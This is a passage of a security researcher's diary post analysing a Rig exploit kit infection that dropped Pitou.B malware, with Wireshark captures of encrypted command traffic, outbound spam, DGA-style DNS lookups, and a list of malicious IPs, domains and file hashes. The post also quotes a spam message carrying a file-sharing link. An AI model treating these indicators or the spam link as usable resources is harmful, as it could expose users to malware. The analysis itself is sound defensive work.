
Rig EK sends EXE payload (encrypted over the network, but decoded on the victim host)

Shown above: Rig EK sends a malware payload.

The malware payload

The malware payload sent by this example of Rig EK appears to be Pitou.B. In my post-infection activity, I saw several attempts at malspam, but I didn't find DNS queries for any of the mail servers associated with this spam traffic.

Prior to the spam activity, I saw traffic over TCP port 2287 which matched a signature for ETPRO TROJAN Win32/Pitou.B, and it also fit the description for Pitou.B provided by Symantec from 2016. I didn't let my infected Windows host run long enough to generate DNS queries for remote locations described in Symantec's Technical Description for this Trojan. However, Any.Run's sandbox analysis of this malware shows DNS queries similar to the Symantec description that happened approximately 9 to 10 minutes after the initial infection activity.




```
tcp.stream eq 4
Time                   Src              port   Dst              port   Info
2019-06-24 16:16…  10.6.24.101      10002  195.154.255.65  2287   10002 → 2287 [SYN] Seq=0 Win
2019-06-24 16:16…  195.154.255.65   2287   10.6.24.101     10002  2287 → 10002 [SYN, ACK] Seq=
2019-06-24 16:16…  10.6.24.101      10002  195.154.255.65  2287   10002 → 2287 [ACK] Seq=1 Ack
2019-06-24 16:16…  10.6.24.101      10002  195.154.255.65  2287   10002 → 2287 [PSH, ACK] Seq=
2019-06-24 16:16…  195.154.255.65   2287   10.6.24.101     10002  2287 → 10002 [ACK] Seq=1 Ack
2019-06-24 16:16…  195.154.255.65   2287   10.6.24.101     10002  2287 → 10002 [ACK] Seq=1 Ack
```

Wireshark · Follow TCP Stream (tcp.stream eq 4) · 2019-06-24-Rig-EK-and-post-infection-traffic.pcap

```
..5v.........'....+W0..U.%....5v......Q>e.........~.1..9xV.wZ....[g...
1H.............?.II..D%..d+.......o.y8...X*.G...NH..Z..c.L..........*..R^;
0.........OS....F6^g.........'....+W0..........'....+W0..........'....J9Qn........B
....N4Do.........AL....+W0.........'....+W0.....`....'....+W0..........'....
+W0.........'....+W0..........'.......n_..>....
8'....)W..........'....*W0.............#....+W1..........'....
+.........'....+
1.........AI....B<U&........ZI.......o.........J-....N!Ut....
6Er........^-....[.Ub.......[.N....B3.n.......9.^F....N%:."H.
\.....^'.u...............Ew]s........K.....G2.c..V.....[JRl-
kZ.Ic...h...]".....Z5d....rO...\H....!"aq.......<W.....
[%_p...|....CF....A2Sr...............+W0A....    ....'....D4[c.........GT....J>\
+..................>^`......q.JI......|n.........MH.....9Dt.........C....[6]d.[(.....
\B....*.Cc........MO....I8."........oA....YW1.2.......^......J?A41........MF....N;7N...
...TJB....N1.[...w.]..JN.....y.y...n.H...k....B0^i.....L..JH6...h..r.....E.~.U.u..B.
0........}b      .....  Xi..*.....FF.....
Y...!.{...C-....Ryq..........\....._2............L....G]Yu........L
....^$T..........^S.....6XGZL.w.....f...o.4^.._.......JH'.<.H
$.s._..-...^B.....>D.S4......^F..
```

Post-infection traffic over TCP port 2287


Shown above: Post-infection traffic over TCP port 2287.



```
tcp.flags eq 0x0002 and tcp.port eq 25
Time                   Src           port   Dst              port  Info
2019-06-24 16:16…  10.6.24.101   10066  24.103.247.82    25    10066 → 25 [SYN] Seq=0 Win=8192 Le
2019-06-24 16:16…  10.6.24.101   10067  216.86.146.40    25    10067 → 25 [SYN] Seq=0 Win=8192 Le
2019-06-24 16:16…  10.6.24.101   10068  144.200.18.25    25    10068 → 25 [SYN] Seq=0 Win=8192 Le
2019-06-24 16:16…  10.6.24.101   10069  209.17.115.10    25    10069 → 25 [SYN] Seq=0 Win=8192 Le
2019-06-24 16:16…  10.6.24.101   10070  184.175.80.138   25    10070 → 25 [SYN] Seq=0 Win=8192 Le
2019-06-24 16:16…  10.6.24.101   10071  80.247.227.119   25    10071 → 25 [SYN] Seq=0 Win=8192 Le
2019-06-24 16:16…  10.6.24.101   10072  12.110.212.23    25    10072 → 25 [SYN] Seq=0 Win=8192 Le
2019-06-24 16:16…  10.6.24.101   10006  91.220.42.201    25    [TCP Retransmission] 10006 → 25 [S
2019-06-24 16:16…  10.6.24.101   10005  173.194.79.27    25    [TCP Retransmission] 10005 → 25 [S
2019-06-24 16:16…  10.6.24.101   10004  104.47.125.36    25    [TCP Retransmission] 10004 → 25 [S
2019-06-24 16:16…  10.6.24.101   10027  165.212.65.113   25    [TCP Retransmission] 10027 → 25 [S
                                  026    156.62.1.195     25    [TCP Retransmission] 10026 → 25 [S
                                  025    23.21.173.93     25    [TCP Retransmission] 10025 → 25 [S
                                  024    69.167.179.99    25    [TCP Retransmission] 10024 → 25 [S
                                  023    104.47.48.36     25    [TCP Retransmission] 10023 → 25 [S
```

Filtering for indications of SMTP traffic

Shown above: Filtering for indications of SMTP traffic in the pcap.




Packet	Hostname	Content Type	Size	Filename
1157	tgeorge@alum.rpi.edu	EML file	549 bytes	Erectile Meds.eml
1268	skimogul@bellsouth.net	EML file	520 bytes	Erectile Meds.eml
1427	daniele.fritts@arcadecabin.com	EML file	536 bytes	Erectile Meds.eml
1618	k-tsuchida@matsump.co.jp	EML file	534 bytes	Erectile Meds.eml

```
05  173.194.79.   25  [TCP Retransmission] 10005 → 25 [S
04  104.47.125 36 25  [TCP Retransmission] 10004 → 25 [S
27  165.212.6 .113 25 [TCP Retransmission] 10027 → 25 [S
26  156.62.1  195  25 [TCP Retransmission] 10026 → 25 [S
            .93    25 [TCP Retransmission] 10025 → 25 [S
Frame 1072: 66 bytes on wire (528          tes captured
Ethernet II, Src: HewlettP_1c:47:a         1c:47:ae), Dst: Netgear_b6:93:f1 (20:e5:2a:b6:93:
Internet Protocol Version 4, Src: 10.6.24.101, Dst: 173.194.79.26
```

Spam sent from my infected Windows host

Shown above: Using the ***Export Objects*** *function in Wireshark to see successfully sent spam.*




Wireshark · Follow TCP Stream (tcp.stream eq 9) · 2019-06-24-Rig-EK-and-post-infection-traffic.pcap
5 client pkts, 6 server pkts, 8 turns.

```
220-[redacted] ESMTP Postfix
220 [redacted] ESMTP Postfix
EHLO [redacted]
250-[redacted]
250-PIPELINING
250-SIZE 280000000
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
MAIL From:<k-tsuchida@matsump.co.jp>
RCPT To:<[redacted]>
DATA
250 2.1.0 Ok
250 2.1.5 Ok
354 End data with <CR><LF>.<CR><LF>
From: "[redacted]" <k-tsuchida@matsump.co.jp>
To: <[redacted]>
Subject: Erectile Meds
Date: 24 Jun 2019 14:52:50 -0100
Message-ID: <002b01d52aa8$01aab7da$41eac59a$@matsump.co.jp>
MIME-Version: 1.0
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit
X-Mailer: Microsoft Office Outlook 11
Thread-Index: Acke3ojk77602lu6ke3ojk77602lu6==
X-MimeOLE: Produced By Microsoft MimeOLE V6.1.7601.17514

https://drive.google.com/file/d/1cfQkpmVt8X04_ILlkRpD-m0jQUVvUQjZ

.
250 2.0.0 Ok: queued as 8F5E920006
QUIT
221 2.0.0 Bye
```

Example of spam sent from my infected Windows host

Shown above: An example of spam sent from my infected Windows host.



```
Time                  Dst          port   Info
2019-06-24 17:59…                  53     Standard query 0x0000 A kooovaqas.biz
2019-06-24 17:59…                  53     Standard query 0x0001 A naaleazas.net
2019-06-24 17:59…                  53     Standard query 0x0002 A rogojaob.info
2019-06-24 17:59…                  53     Standard query 0x0003 A vaxeiayas.mobi
2019-06-24 17:59…                         Standard query response 0x0000 No such name A kooo
2019-06-24 17:59…                         Standard query response 0x0002 No such name A rogo
2019-06-24 17:59…                         Standard query response 0x0003 No such name A vaxe
2019-06-24 17:59…                         Standard query response 0x0001 No such name A naal
2019-06-24 17:59…                  53     Standard query 0x0000 A oltaeazas.mobi
2019-06-24 17:59…                  53     Standard query 0x0001 A amlivaias.us
2019-06-24 17:59…                  53     Standard query 0x0002 A ijcaiatas.name
2019-06-24 17:59…                  53     Standard query 0x0003 A ufayubja.me
2019-06-24 17:59…                         Standard query response 0x0002 No such name A ijca
2019-06-24 17:59…                         Standard query response 0x0003 No such name A ufay
2019-06-24 17:59…                         Standard query response 0x0001 No such name A amli
2019-06-24 17:59…                         Standard query response 0x0000 No such name A olta
```

Shown above: DNS queries seen from the Any.Run analysis of this Pitou.B sample.

Indicators of Compromise (IoCs)

The following are IP addresses and domains associated with this infection:

- 185.254.190[.]200 port 80 - ***makemoneyeasywith[.]me*** - Gate domain that redirected to Rig EK
- 188.225.26[.]48 port 80 - ***188.225.26[.]48*** - Rig EK traffic
- 195.154.255[.]65 port 2287 - Encoded/encrypted traffic caused by the Pitou.B Trojan
- various IP addresses over TCP port 25 - spam traffic from the infected Windows host
- various domains in DNS queries seen from the Any.Run analysis of this Pitou.B sample

The following are files associated with this infection:

SHA256 hash: 9c569f5e6dc2dd3cf1618588f8937513669b967f52b3c19993237c4aa4ac58ea

- File size: 9,203 bytes
- File description: Flash exploit sent by Rig EK on 2019-06-24

SHA256 hash: 835873504fdaa37c7a6a2df33828a3dcfc95ef0a2ee7d2a078194fd23d37cf64

- File size: 827,904 bytes
- File description: Pitou.B malware sent by Rig EK on 2019-06-24

Final words

A pcap of the infection traffic along with the associated malware and artifacts can be found here.

Brad Duncan
brad [at] malware-traffic-analysis.net

Keywords: exploit kit Pitou Rig Trojan

0 comment(s)

Top of page
×

Diary Archives